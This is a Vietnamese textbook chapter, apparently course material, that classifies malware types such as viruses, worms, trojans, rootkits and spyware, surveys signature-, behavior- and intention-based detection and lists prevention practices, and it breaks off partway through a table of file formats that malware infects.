Macro virus: Là tập lệnh được thực thi bởi một ứng dụng nào đó. Macro virus phổ biến trong các ứng dụng Microsoft Office khi tận dụng khả năng kiểm soát việc tạo và mở file để thực thi và lây nhiễm. Ví dụ: virus Baza, Laroux và một số virus Staog xuất hiện năm 1996 tấn công các file trong hệ điều hành Windows 95, chương trình bảng tính Excel và cả Linux.

Virus Melisa cũng là một trong những Macro virus nổi tiếng.

Email virus: Là những virus được phát tán qua thư điện tử. Ví dụ virus Melissa được đính kèm trong thư điện tử. Nếu người dùng mở file đính kèm Macro được kích hoạt sau đó email virus này tự động gửi chính nó tới tất cả những hòm thư có trong danh sách thư của người đó.

1.2.1.5 Worms

Worm là chương trình độc hại có khả năng tự nhân bản và tự lây nhiễm trong hệ thống mà không cần file chủ để mang nó khi nhiễm vào hệ thống. Như vậy Worm không bám vào một file hoặc một vùng nào đó trên đĩa cứng, vì vậy không thể dùng các chương trình quét file để diệt Worm.

Mục tiêu của Worm là làm lãng phí băng thông của mạng, phá hoại hệ thống như xóa file, tạo back door, thả keylogger…

Tấn công của Worm có đặc trưng là lan rộng cực kỳ nhanh chóng do không cần tác dụng của con người(như khởi động máy, copy file hay đóng/mở file).

Worm có thể chia làm 2 loại:

Network Service Worm lan truyền bằng cách lợi dụng các lỗ hổng bảo mật của mạng, của hệ điều hành hoặc của ứng dụng.

Ví dụ Sasser (W32.Sasser.Worm) bắt đầu lây lan trên mạng vào 1/5/2004 có thể tự động lây lan bất cứ máy tính nào kết nối internet. Nó lợi dụng lỗ hổng bảo mật Local Security Authority Subsystem Service (LSASS - lỗi này đã được Microsoft công bố và phát hành bản sửa lỗi ngày 13-4-2004) để tấn công các máy cài Windows 2000/ XP/ Server 2003.

Mass Mailing Worm là một dạng tấn công qua dịch vụ mail, tuy nhiên nó tự đóng gói để tấn công và lây nhiễm chứ không bám vào vật chủ là email. Khi sâu này lây nhiễm vào hệ thống, nó thường cố gắng tìm kiếm sổ địa chỉ và tự gửi bản thân nó đến các địa chỉ thu nhặt được. Việc gửi đồng thời cho toàn bộ các địa chỉ thường gây quá tải cho mạng hoặc cho máy chủ mail.

Ví dụ Mydoom là một trong những loại Worm khiến nhiều hệ thống máy tính bị tê liệt và gây thiệt hại tài chính lên đến hàng tỷ đôla.

1.2.1.6 Zombie

Zombie là chương trình độc hại bí mật liên kết với một máy tính khác ngoài internet để nghe lệnh từ các máy tính đó. Các Zombie thường sử dụng trong các cuộc tấn công từ chối dịch vụ DDoS để tấn công vào một website nào đó.

Kiểu thông dụng nhất của Zoombie là các agent dùng để tổ chức một cuộc tấn công DDoS. Kẻ tấn công có thể cài Zoombie vào một số lượng lớn các máy tính rồi ra lênh tấn công cùng một lúc.

Ví dụ Trinoo và Tribe Flood Network là hai Zoombie nổi tiếng được sử dụng như các công cụ để thực hiện tấn công DDoS.

1.2.2 Phân loại của NIST

1.2.2.1 Virus

Với cách định nghĩa, phân loại này, virus là một loại mã độc hại (Maliciuos code) có khả năng tự nhân bản và lây nhiễm chính nó vào các file, chương trình hoặc máy tính. Như vậy virus máy tính phải luôn luôn bám vào một vật chủ (đó là file dữ liệu hoặc file ứng dụng) để lây lan. Các chương trình diệt virus dựa vào đặc tính này để thực thi việc phòng chống và diệt virus, để quét các file trên thiết bị lưu, quét các file trước khi lưu xuống ổ cứng… Điều này cũng giải thích vì sao đôi khi các phần mềm diệt virus tại PC đưa ra thông báo "phát hiện ra virus nhưng không diệt được" khi thấy có dấu hiệu hoạt động của virus trên PC, bởi vì "vật mang virus" lại nằm ở máy khác nên không thể thực thi việc xoá đoạn mã độc hại đó.

Compiled Virus là virus mà mã thực thi của nó đã được dịch hoàn chỉnh bởi một trình biên dịch để nó có thể thực thi trực tiếp từ hệ điều hành. Các loại boot virus như (Michelangelo và Stoned), file virus (như Jerusalem) rất phổ biến trong những năm 80 là virus thuộc nhóm này, compiled virus cũng có thể là pha trộn bởi cả boot virus va file virus trong cùng một phiên bản.

Interpreted Virus là một tổ hợp của mã nguồn mã chỉ thực thi được dưới sự hỗ trợ của một ứng dụng cụ thể hoặc một dịch vụ cụ thể trong hệ thống. Một cách đơn giản, virus kiểu này chỉ là một tập lệnh, cho đến khi ứng dụng gọi thì nó mới được thực thi. Macro virus, scripting virus là các virus nằm trong dạng này. Macro virus rất phổ biến trong các ứng dụng Microsoft Office khi tận dụng khả năng kiểm soát việc tạo và mở file để thực thi và lây nhiễm. Sự khác nhau giữa macro virus và scripting virus là: Macro virus là tập lệnh thực thi bởi một ứng dụng cụ thể, còn scripting virus là tập lệnh chạy bằng một service của hệ điều hành. Melisa là một ví dụ xuất sắc về Macro virus, Love Stages là ví dụ cho scripting virus.

1.2.2.2 Worm

Worm cũng là một chương trình có khả năng tự nhân bản và tự lây nhiễm trong hệ thống tuy nhiên nó có khả năng "tự đóng gói", điều đó có

nghĩa là Worm không cần phải có "file chủ" để mang nó khi nhiễm vào hệ thống. Như vậy, có thể thấy rằng chỉ dùng các chương trình quét file sẽ không diệt được Worm trong hệ thống vì Worm không "bám" vào một file hoặc một vùng nào đó trên đĩa cứng. Mục tiêu của Worm bao gồm cả làm lãng phí nguồn lực băng thông của mạng và phá hoại hệ thống như xoá file, tạo backdoor, thả keylogger,… Tấn công của Worm có đặc trưng là lan rộng cực kỳ nhanh chóng do không cần tác động của con người (như khởi động máy, copy file hay đóng/mở file). Worm có thể chia làm 2 loại:

Network Service Worm lan truyền bằng cách lợi dụng các lỗ hổng bảo mật của mạng, của hệ điều hành hoặc của ứng dụng. Sasser là ví dụ cho loại sâu này.

Mass Mailing Worm là một dạng tấn công qua dịch vụ mail, tuy nhiên nó tự đóng gói để tấn công và lây nhiễm chứ không bám vào vật chủ là email. Khi sâu này lây nhiễm vào hệ thống, nó thường cố gắng tìm kiếm sổ địa chỉ và tự gửi bản thân nó đến các địa chỉ thu nhặt được. Việc gửi đồng thời cho toàn bộ các địa chỉ thường gây quá tải cho mạng hoặc cho máy chủ mail. Netsky, Mydoom là ví dụ cho thể loại này.

1.2.2.3 Trojan Horse

Là loại mã độc hại được đặt theo sự tích "Ngựa thành Troy". Trojan horse không tự nhân bản tuy nhiên nó lây vào hệ thống với biểu hiện rất ôn hoà nhưng thực chất bên trong có ẩn chữa các đoạn mã với mục đích gây hại. Trojan có thể lựa chọn một trong 3 phương thức để gây hại:

Tiếp tục thực thi các chức năng của chương trình mà nó bám vào, bên cạnh đó thực thi các hoạt động gây hại một cách riêng biệt (ví dụ như gửi một trò chơi dụ cho người dùng sử dụng, bên cạnh đó là một chương trình đánh cắp password)

Tiếp tục thực thi các chức năng của chương trình mà nó bám vào, nhưng sửa đổi một số chức năng để gây tổn hại (ví dụ như một trojan giả lập một cửa sổ login để lấy password) hoặc che dấu các hành động phá hoại khac (ví dụ như trojan che dấu cho các tiến trình độc hại khác bằng cách tắt các hiển thị của hệ thống)

Thực thi luôn một chương trình gây hại bằng cách núp dưới danh một chương trình không có hại (ví dụ như một trojan được giới thiệu như là một chò chơi hoặc một tool trên mạng, người dùng chỉ cần kích hoạt file này là lập tức dữ liệu trên PC sẽ bị xoá hết)

1.2.2.4 Malicious Mobile Code

Là một dạng mã phần mềm có thể được gửi từ xa vào để chạy trên một hệ thống mà không cần đến lời gọi thực hiện của người dùng hệ thống đó. Malicious Mobile Code được coi là khác với virus, worm ở đặc tính là nó không nhiễm vào file và không tìm cách tự phát tán. Thay vì khai thác một điểm yếu bảo mật xác định nào đó, kiểu tấn công này thường tác động đến hệ thống bằng cách tận dụng các quyền ưu tiên ngầm định để chạy mã từ xa. Các công cụ lập trình như Java, ActiveX, JavaScript, VBScript là môi trường tốt cho Malicious mobile code. Một trong những ví dụ nổi tiếng của kiểu tấn công này là Nimda, sử dụng JavaScript.

Kiểu tấn công này của Nimda thường được biết đến như một tấn công hỗn hợp (Blended Atatck). Cuộc tấn công có thể đi tới bằng một email khi người dùng mở một email độc bằng web-browser. Sau khi nhiễm vào máy này, Nimda sẽ cố gắng sử dụng sổ địa chỉ email của máy đó để phát tán tới các máy khác. Mặt khác, từ máy đã bị nhiễm, Nimda cố gắng quét các máy khác trong mạng có thư mục chia sẻ mà không bảo mật, Nimda sẽ dùng dịch vụ NetBIOS như phương tiện để chuyển file nhiễm virus tới các máy đó. Đồng thời Nimda cố gắng dò quét để phát hiện ra các máy tính có cài dịch vụ IIS có điểm yếu bảo mật của Microsoft. Khi tìm thấy, nó sẽ copy bản thân nó vào server. Nếu một web client có điểm yếu bảo mật tương ứng kết nối vào trang web này, client đó cũng bị nhiễm (lưu ý rằng bị nhiễm mà không cần "mở email bị nhiễm virus"). Quá trình nhiễm virus sẽ lan tràn theo cấp số nhân.

1.2.2.5 Tracking Cookie

Là một dạng lạm dụng cookie để theo dõi một số hành động duyệt web của người sử dụng một cách bất hợp pháp. Cookie là một file dữ liệu chứa thông tin về việc sử dụng một trang web cụ thể nào đó của web-client. Mục tiêu của việc duy trì các cookie trong hệ thống máy tính nhằm căn cứ vào đó để tạo ra giao diện, hành vi của trang web

sao cho thích hợp và tương ứng với từng web-client. Tuy nhiên tính năng này lại bị lạm dụng để tạo thành các phần mềm gián điệp (spyware) nhằm thu thập thông tin riêng tư về hành vi duyệt web của cá nhân.

1.2.2.6 Phần mềm gián điệp (Spyware)

Là loại phần mềm chuyên thu thập các thông tin từ các máy chủ (thông thường vì mục đích thương mại) qua mạng Internet mà không có sự nhận biết và cho phép của chủ máy. Một cách điển hình, spyware được cài đặt một cách bí mật như là một bộ phận kèm theo của các phần mềm miễn phí (freeware) và phần mềm chia sẻ (shareware) mà người ta có thể tải về từ Internet. Một khi đã cài đặt, spyware điều phối các hoạt động của máy chủ trên Internet và lặng lẽ chuyển các dữ liệu thông tin đến một máy khác (thường là của những hãng chuyên bán quảng cáo hoặc của các tin tặc). Phần mềm gián điệp cũng thu thập tin tức về địa chỉ thư điện tử và ngay cả mật khẩu cũng như là số thẻ tín dụng.

Khác với worm và virus, Spyware không có khả năng tự nhân bản.

1.2.2.7 Phần mềm quảng cáo (Adware)

Phần mềm quảng cáo, rất hay có ở trong các chương trình cài đặt tải từ trên mạng. Một số phần mềm vô hại, nhưng một số có khả năng hiển thị thông tin lên màn hình, cưỡng chế người sử dụng.

1.2.2.8 Attacker Tool

Là những bộ công cụ tấn công có thể sử dụng để đẩy các phần mềm độc hại vào trong hệ thống. Các bộ công cụ này có khả năng giúp cho kẻ tấn công có thể truy nhập bất hợp pháp vào hệ thống hoặc làm cho hệ thống bị lây nhiễm mã độc hại. Khi được tải vào trong hệ thống bằng các đoạn mã độc hai, Attacker tool có thể chính là một phần của đoạn mã độc đó (ví dụ như trong một trojan) hoặc nó sẽ được tải vào hệ thống sau khi nhiễm. Ví dụ như một hệ thống đã bị nhiễm một loại worm, worm này có thể điều khiển hệ thống tự động kết nối đến một web-site nào đó, tải attacker tool từ site đó và cài đặt Attacker tool vào hệ thống. Attacker tool thường gặp là backdoor và keylogger

- Backdoor là một thuật ngữ chung chỉ các phần mềm độc hại thường trú và đợi lệnh điều khiển từ các cổng dịch vụ TCP hoặc UDP. Một cách

đơn giản nhất, phần lớn các backdoor cho phép một kẻ tấn công thực thi một số hành động trên máy bị nhiễm như truyền file, dò mật khẩu, thực hiện mã lệnh… Backdoor cũng có thể được xem xét dưới 2 dạng: Zoombie và Remote Administration Tool

- Zoombie (có thể đôi lúc gọi là bot) là một chương trình được cài đặt lên hệ thống nhằm mục đích tấn công hệ thống khác. Kiểu thông dụng nhất của Zoombie là các Agent dùng để tổ chức một cuộc tấn công DDoS. Kẻ tấn công có thể cài Zoombie vào một số lượng lớn các máy tính rồi ra lênh tấn công cùng một lúc. Trinoo và Tribe Flood Network là hai Zoombie nổi tiếng.

- Remote Administration Tool là các công cụ có sẵn của hệ thống cho phép thực hiện quyền quản trị từ xa. Tuy nhiên hacker cũng có thể lợi dụng tính năng này để xâm hại hệ thống. Tấn công kiểu này có thể bao gồm hành động theo dõi mọi thứ xuất hiện trên màn hình cho đến tác động vào cấu hình của hệ thống. Ví dụ về công cụ RAT là: Back Orifice, SubSeven…

- Keylogger là phần mềm được dùng để bí mật ghi lại các phím đã được nhấn bằng bàn phím rồi gửi tới hacker. Keylogger có thể ghi lại nội dung của email, của văn bản, user name, password, thông tin bí mật...Ví dụ một số loại keylogger như: KeySnatch, Spyster…

- Rootkits là tập hợp của các file được cài đặt lên hệ thống nhằm biến đổi các chức năng chuẩn của hệ thống thành các chức năng tiềm ẩn các tấn công nguy hiểm. Ví dụ như trong hệ thống Windows, Rootkit có thể sửa đổi, thay thế file, hoặc thường trú trong bộ nhớ nhằm thay thế, sửa đổi các lời gọi hàm của hệ điều hành. Rootkit thường được dùng để cài đặt các công cụ tấn công như cài backdoor, cài keylogger. Ví dụ về Rootkit là: LRK5, Knark, Adore, Hack Defender.

- Web Browser Plug-in là phương thức cài mã độc hại thực thi cùng với trình duyệt web. Khi được cài đặt, kiểu mã độc hại này sẽ theo dõi tất cả các hành vi duyệt web của người dùng (ví dụ như tên web site đã truy nhập) sau đó gửi thông tin ra ngoài. Một dạng khác là phần mềm gián điệp có chức năng quay số điện thoại tự động, nó sẽ tự động kích hoạt


modem và kết nối đến một số điện thoại ngầm định mặc dù không được phép của chủ nhân.

- Email Generator là những chương trình cho phép tạo ra và gửi đi một số lượng lớn các email. Mã độc hại có thể gieo rắc các Email generator vào trong hệ thống. Các chương trình gián điệp, spam, mã độc hại có thể được đính kèm vào các email được sinh là từ Email generator và gửi tới các địa chỉ có trong sổ địa chỉ của máy bị nhiễm.

- Attacker Toolkit là các bộ công cụ có thể được tải xuống và cài vào hệ thống khi hệ thống đã bị khống chế bởi phần mềm độc hại. Các công cụ kiểu như các bộ dò quét cổng (port scanner), bộ phá mật khẩu (password cracker), bộ dò quét gói tin (Packet Sniffer) chính là các Attacker Toolkit thường hay được sử dụng.

1.2.2.9 Phishing

Là một hình thức tấn công thường có thể xem là kết hợp với mã độc hại. Phishing là phương thức dụ người dùng kết nối và sử dụng một hệ thống máy tính giả mạo nhằm làm cho người dùng tiết lộ các thông tin bí mật về danh tính (ví dụ như mật khẩu, số tài khoản, thông tin cá nhân…). Kẻ tấn công phishing thường tạo ra trang web hoặc email có hình thức giống hệt như các trang web hoặc email mà nạn nhân thường hay sử dụng như trang của Ngân hàng, của công ty phát hành thẻ tín dụng… Email hoặc trang web giả mạo này sẽ đề nghị nạn nhân thay đổi hoặc cung cấp các thông tin bí mật về tài khoản, về mật khẩu… Các thông tin này sẽ được sử dụng để trộm tiền trực tiếp trong tài khoản hoặc được sử dụng vào các mục đích bất hợp pháp khác.



Hình 1-8 Mô tả về Phishing

1.2.2.10 Virus Hoax

Là các cảnh báo giả về virus. Các cảnh bảo giả này thường núp dưới dạng một yêu cầu khẩn cấp để bảo vệ hệ thống. Mục tiêu của cảnh báo virus giả là cố gắng lôi kéo mọi người gửi cảnh báo càng nhiều càng tốt qua email. Bản thân cảnh báo giả là không gây nguy hiểm trực tiếp nhưng những thư gửi để cảnh báo có thể chữa mã độc hại hoặc trong cảnh báo giả có chứa các chỉ dẫn về thiết lập lại hệ điều hành, xoá file làm nguy hại tới hệ thống. Kiểu cảnh báo giả này cũng gây tốn thời gian và quấy rối bộ phận hỗ trợ kỹ thuật khi có quá nhiều người gọi đến và yêu cầu dịch vụ.

1.3 Các phương pháp phát hiện mã độc

Mã độc có rất nhiều hình thái khác nhau và để phát hiện được mã độc tồn tại trong máy tính, trong hệ thống mạng là việc không dễ dàng. Đối với người dùng thông thường họ thường chỉ nhận biết khả năng máy tính bị nhiễm mã độc thông qua một số dấu hiệu như :

- Khóa, không cho chạy các chương trình hệ thống (cmd, regedit, tasl manager, gpedit, run,..)
- Khi chạy một chương trình thường thông báo lỗi, chạy các file *.exe, *.com,... đều bị thay thế bởi các chương trình khác.
- Máy tính chạy chậm bất thường, chậm kết nối mạng.

- Nhận thấy có vẻ như có tiến trình nào đó đang chạy tốn nhiều tài nguyên hệ thống, tốn RAM, CPU nhưng chưa tìm ra.
- Ẩn file, thư mục , tạo các thư mục lạ, các biểu tượng lạ.
- Thay đổi địa chỉ IP không vào được mạng
- Ngoài ra có nhiều dấu hiệu khác cho thấy máy tính có thể bị nhiễm mã độc. Tuy nhiên đôi khi các dấu hiệu này là kết quả xung đột giữa các phần mềm chạy trên máy tính, hoặc giữa phần cứng và phần mềm không tương thích.

Bên cạnh đó, người dùng khó có thể tìm được vị trí chính xác mã độc nằm ở đâu trong máy tính, trong hệ thống mạng.

Để có thể xác định được vị trí và phát hiện thực sự mã độc nằm ở đâu thì người dùng có thể sử dụng một số phần mềm phát hiện và phòng chống mã độc. Các nhà khoa học đã tốn nhiều công sức nghiên cứu, xây dựng các hệ thống phòng chống virus máy tính theo nhiều hướng tiếp cận, kỹ thuật khác nhau .Cho đến nay, có ba kỹ thuật nhận dạng virus máy tính đã được áp dụng: dựa vào chuỗi nhận dạng virus (signature-based approach), dựa vào hành vi nghi ngờ virus (suspicious behavior-based approach) và dựa vào ý định virus (intention-based approach).

Phương pháp phát hiện dựa vào chuỗi nhận dạng

Hoạt động theo nguyên lý nhận dạng mẫu, các AV sửdụng một CSDL chứa mẫu virus (ID-virus library). Mỗi khi có virus mới, các chuyên gia anti-virus sẽ giải mã, trích chọn và cập nhật chuỗi nhận dạng virus vào thư viện. Thông tin về đối tượng chẩn đoán (ghi nhận từ hệ thống đích) cùng với thông tin của virus (trong thư viện mẫu) sẽ cho kết luận về tình trạng của đối tượng.

Nhận dạng mẫu giúp AV phát hiện các virus đã biết trên tập dữliệu chẩn đoán với độ chính xác cao. Tuy nhiên phương pháp này có khá nhiều nhược điểm:

- Cồng kềnh: Kích thước thưviện mẫu tỷlệthuận với sốvirus đã cập nhật và tỷlệ nghịch với tốc độtìm kiếm.

- Bị động: AV chỉ hiệu quả trên các mẫu virus đã cập nhật, không đáp ứng kịp thời dịch bệnh do tốn thời gian cho việc thu thập mẫu virus mới, giải mã, phân tích, lập thuật giải, cập nhật phiên bản mới, phát hành…
- Nhầm lẫn: Các hacker cố gắng tạo vỏ bọc an toàn cho virus. Khi AV so mẫu chẩn đoán giống với virus, dữ liệu sạch của hệ thống sẽ bị tẩy (clean) nhầm.

Phương pháp phát hiện dựa trên hành vi khác với việc phát hiện dựa vào bề ngoài, cấu trúc tệp tin có sẵn là nó xác định các hành động thực hiện của mã độc hơn là việc xá định cấu trúc nhị phân của chương trình. Các chương trình không giống với cú pháp hay cấu trúc nhưng có hành vi giống với những hành vi đã xác định trước là đã xác định được nó là mã độc hay không.


Cơ chế này giúp cho việc xác định mã độc một cách hiệu quả đối với các loại mã độc không ngừng tạo ra các biến đổi mã lệnh của nó. Phương pháp phát hiện hành vi luôn theo dõi các biến đổi về tài nguyên hệ thống và các dịch vụ mà các mã độc khi sử dụng sẽ ngay lập tức bị theo dõi và quan sát hành vi.

Một chương trình phát hiện hành vi gồm các thành phần sau:

Thu thập dữ liệu: Thành phần này thu thập các thông tin động và tĩnh được ghi lại.

Chuyển đổi: Thành phần này sẽ chuyển các thông thu thập được bởi mô đun thu thập dữ liệu vào nơi trung gian để lưu vào cơ sở dữ liệu.

Thuật toán so sánh: Được sử dụng để so sánh các phần đại điện với chữ ký hành vi.



Hình 1-9 Mô hình chương trình quét hành vi

Phát hiện virus dựa vào ý định

Do hãng Sandrasoft (Ấn Độ) đề xướng từ năm 2005, tiếp cận intention-based (tên mã Rudra) [90] lưu giữ hình ảnh chi tiết của máy tính trong tình trạng sạch, sau đó tiếp tục theo dõi trạng thái hệ thống. Những thay đổi quan trọng trong tập tin, cấu hình hệ thống hay HĐH đều được cảnh báo như một mối hiểm họa tiềm tàng.

Khi những thay đổi này được đánh giá nguy hiểm, hệ thống sẽ khôi phục máy về tìnhtrạng ban đầu. Mặc dù đơn giản nhưng tiếp cận này tỏ ra khá hiệu quảvì nó có thể bảo vệmáy tính khỏi các mối đe dọa chưa được biết đến, kể cả virus máy tính.

Trong thực tế, tiếp cận "quay vềquá khứ" đã được nhiều hãng phần mềm hệ thống sửdụng: Symantec [89] có Norton Ghost và Norton Goback; VMware [94] có System Image Snapshot; Faronics [74] có Deep Freeze… Bản thân Windows XP cũng có chức năng phục hồi hệ thống bằng System Restore. Tuy nhiên tiếp cận này kém hiệu quả khi các điểm trạng thái được ghi nhận lúc hệ thống bị nhiễm virus lạ.

Mặt khác, hệ thống cũng cần bộ nhớ ngoài đủ lớn để lưu toàn bộ hình ảnh hệ thống qua từng thời điểm [39].

1.4 Các phương pháp phòng chống mã độc

Hiện giờ việc phòng và chống mã độc là yêu cầu chung của người sử dụng máy tính và hệ thống mạng. Hiện tại người dùng thường sử dụng các phần mềm diệt mã độc, tuy nhiên hiện giờ mã độc xuất hiện theo từng giờ, từng ngày vì thế hầu hết các chương trình diệt mã độc không cập nhật kịp các mẫu phù hợp. Vì vậy bên cạnh giải pháp là sử dụng phần mềm diệt mã độc đúng cách thì người dùng cần phải có những chính sách sử dụng máy tính phù hợp như sau:

- Sử dụng phần mềm diệt mã độc, cập nhật thường xuyên.
- Quét virus định kỳ.
- Luôn quét các USB, ổ cứng gắn ngoài khi cắm vào máy tính.
- Duyệt web an toàn, thiết lập bảo mật cho trình duyệt, tránh click những link quảng cáo hoặc bất thường.
- Quét các file tải về từ Internet
- Không kích vào link hay tệp đính kèm trong email khi chưa chắc chắn về độ an toàn của chúng.
- Tải và cài đặt phần mềm từ các website tin cậy.
- Sử dụng Sandbox, máy ảo, các trang kiểm tra trực tuyến để kiểm thử chương trình nếu không chắc chắn về tính an toàn của nó.
- Vận dụng kinh nghiệm sử dụng máy tính
    + Phát hiện sự hoạt động khác thường của máy tính
    + Kiểm soát các ứng dụng đang hoạt động
    + Loại bỏ một số tính năng của HĐH có thể tạo điều kiện lây nhiễm cho virus
- Cập nhật các bản vá lỗi hệ điều hành
- Bảo vệ dữ liệu máy tính
    + Sao lưu dữ liệu theo chu kỳ
    + Tạo các dữ liệu phục hồi cho toàn hệ thống

Câu hỏi ôn tập.

Chương 2
CƠ CHẾ HOẠT ĐỘNG CỦA MÃ ĐỘC

Nghiên cứu mã độc trên máy tính luôn gắn với việc phân tích các định dạng dữ liệu vật chủ. Mỗi loại mã độc chỉ lây vào một số định dạng dữ liệu nhất định. Phân tích các định dạng dữ liệu mà mã độc hay sử dụng làm mô trường lây lan, cư trú là cơ sở để phân loại dữ, giảm thiểu quá trình phát hiện (loại bớt các đối tượng chắc chắn sạch khỏi chẩn đoán) và gia tăng độ tin cậy của hệ thống (giảm nguy cơ bỏ sót đối tượng chẩn đoán). Các định dạng vật chủ chứa mã thi hành có thể nhiễm mã độc gồm: tập tin văn bản, tập tin chương trình, tập tin MS Office và mẫu tin khởi động

Stt	Vật chủ	Loại virus	Các định dạng	Kiểu
1	Tập tin văn bản	File virus Worm Trojan	Tập tin lô	BAT
			Tập tin script	VBS, JS
			Tập tin registry	REG
			Tập tin siêu văn bản	HTT, HTA
2	Tập tin chương trình	File virus Worm Trojan	Tập tin lệnh	COM
			Tập tin thi hành	EXE, SCR
			Tập tin thư viện	DLL, CPL, SYS, VXD
3	Tập tin MS Office	Macro virus	Tập tin tư liệu	DOC, DOT
			Tập tin bảng tính	XLS, XLT
			Tập tin trình diễn	PPT, POT
4	Mẫu tin khởi động	Boot virus	Mẫu tin khởi động hệ điều hành đĩa mềm	#N/A
			Mẫu tin khởi động hệ điều hành đĩa cứng	#N/A
			Mẫu tin khởi tạo phân khu đĩa cứng	#N/A

Hinh 2-1: Các định dạng vật chủ chứa mã thực thi có thể bị nhiễm virus

2.1 Các định dạng dữ liệu nhiễm mã độc

2.1.1 Định dạng tập tin văn bản

Tập văn bản (text file) là tổ chức file đơn giản, được chia làm hai loại:

- Tập văn bản 7 bit: chứa các ký tự ASCII chuẩn (7 bit) có thể gõ trực tiếp từ bàn phím, mã từ 32 (khoảng trắng) đến 126 (ký tự~). Tập văn bản 7 bit dùng chứa nội dung chương trình nguồn như PAS, ASM, C, CPP, JS, VBS…
- Tập văn bản 8 bit: có thêm các ký tự ASCII mở rộng 8 bit (từ 128 đến 255)

sử dụng ký tự graphic trang trí bảng, hình hộp hoặc thiết lập font chữ riêng. Do hiện nay các trình biên dịch/thông dịch lệnh chỉ hỗ trợ các ký tự 7 bit nên chưa phát hiện câu lệnh virus trong các tập tin văn bản 8 bit. Để thực thi các câu lệnh trong tập tin văn bản 7 bit, hệ thống phải dịch chúng sang mã máy. Do không phải hệ thống nào cũng có đủ bộ dịch lệnh của tất cả các ngôn ngữ lập trình, nên chỉ vài loại tập tin văn bản 7 bit là có nguy cơ nhiễm virus (Bảng P2.2), đó là các tập tin chứa tập lệnh của các ngôn ngữ lập trình được tích hợp sẵn trong hệ thống (Hình P2.1).


stt	Loại tập tin	Mô tả	Kiểu	Thi hành
1	Tập lệnh theo lô	Batch command	BAT	Internal Command Interpreter
2	Tập lệnh siêu văn bản	Hyper Text	HTT	HTML Application Host
